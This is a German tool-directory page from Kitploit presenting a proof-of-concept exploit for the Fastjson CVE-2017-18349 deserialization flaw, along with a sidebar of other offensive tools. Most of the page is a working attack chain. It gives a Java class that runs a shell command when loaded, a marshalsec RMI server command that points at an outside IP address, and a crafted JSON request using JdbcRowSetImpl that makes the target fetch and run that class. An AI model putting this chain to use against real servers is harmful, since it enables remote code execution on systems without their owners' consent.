
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Fastjson--CVE-2017-18349- — Proof-of-Concept-Exploit für die Fastjson-CVE-2017-18349-Deserialisierungsschwachstelle, der Remote-Code-Ausführung über manipulierte JSON-Payloads und einen RMI-Server demonstriert. | Kitploit
Tools/GitHubGitHub/h0cksr/fastjson--cve-2017-18349-
SchwachstellenanalyseExploitationWebanwendungs-ExploitationCommand and ControlRemote-Access-ToolPayload-Entwicklung
GitHubh0cksr/fastjson--cve-2017-18349-

Fastjson--CVE-2017-18349-

Proof-of-Concept-Exploit für die Fastjson-CVE-2017-18349-Deserialisierungsschwachstelle, der Remote-Code-Ausführung über manipulierte JSON-Payloads und einen RMI-Server demonstriert.

Repository anzeigen
224vor 4 JahrenNoch nicht geprüft
Teilen

Fastjson – CVE-2017-18349 – Änderungen abbrechen

Nachdem das Projekt als Maven-Projekt eingerichtet wurde, führen Sie Folgendes aus (Hinweis: Die Verwendung einer neueren JDK-Version kann fehlschlagen; es wird empfohlen, JDK Version 1.8.65 zu verwenden): Die main-Funktion von FastjsondemoApplication.java ist ausreichend. Datei TouchFile.java

import java.lang.Runtime;
import java.lang.Process;

public class TouchFile {
  static {
      try {
          Runtime rt = Runtime.getRuntime();
          String[] commands = {"touch", "/tmp/flag_test"};
          Process pc = rt.exec(commands);
          pc.waitFor();
      } catch (Exception e) {
          // do nothing
      }
  }
}

Anschließend mit javac (Version 8) in eine class-Datei kompilieren

javac TouchFile.java

Python-Webserver starten

python -m SimpleHTTPServer 80

RMIServer mit marshalsec generieren

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://47.99.70.18/#TouchFile" 9999

Anfragepaket modifizieren

POST / HTTP/1.1
Host: 127.0.0.1:8080

{
    "b":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"rmi://47.99.70.18:9999/TouchFile",
        "autoCommit":true
    }
}


Effekt: Bild
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    276

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






